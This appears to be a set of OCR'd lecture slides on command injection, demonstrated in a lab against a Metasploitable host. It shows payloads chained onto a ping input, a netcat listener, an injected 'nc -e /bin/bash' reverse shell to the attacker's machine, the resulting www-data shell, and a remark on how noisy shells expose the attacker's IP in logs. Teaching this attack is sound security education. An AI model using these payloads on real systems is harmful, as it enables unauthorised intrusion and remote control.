
- If the source code was truly written the way that we thought first?

```
ping <ip_address> –c 3
```

- Can we still do command injection? if so how?

```
ping 8.8.8.8 ; pwd ; ping 8.8.8.8 –c 3
```

COMMAND INJECTION



```
8.8.8.8 && cd /home && ls
```

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=118 time=44.5 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=118 time=44.0 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=118 time=43.8 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 43.839/44.139/44.523/0.374 ms
ftp
msfadmin
service
user
```

COMMAND INJECTION


- Why is this dangerous?

  We can do whatever we want! Create new files, read them, update them, delete them!

- We can even spawn a shell through a listener, instead of injecting all the commands one by one....


COMMAND INJECTION

1




```
┌──(whitehatter㉿kali)-[~/Desktop/Metasploitable]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
```

2



```
.8.8 && nc -e /bin/bash 192.168.1.125 4444
```

COMMAND INJECTION




```
┌──(whitehatter㉿kali)-[~/Desktop/Metasploitable]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.1.125] from (UNKNOWN) [192.168.1.131] 59505
cd /tmp
ls
4475.jsvc_up
HACKED
cd HACKED
ls
lol
cat lol
Mina was here :)
python -c 'import pty; pty.spawn("/bin/sh")'
sh-3.2$ whoami
whoami
www-data
sh-3.2$
```

COMMAND INJECTION

- In a real life situation, is it better to spawn a shell or to just run the commands one by one?

  Spawning a shell is very noisy; hence it is **easier to discover** and since that shell is spawned from the command injection, **your IP will be recorded in the logs** and can be intercepted using tools, such as Wireshark.

COMMAND INJECTION

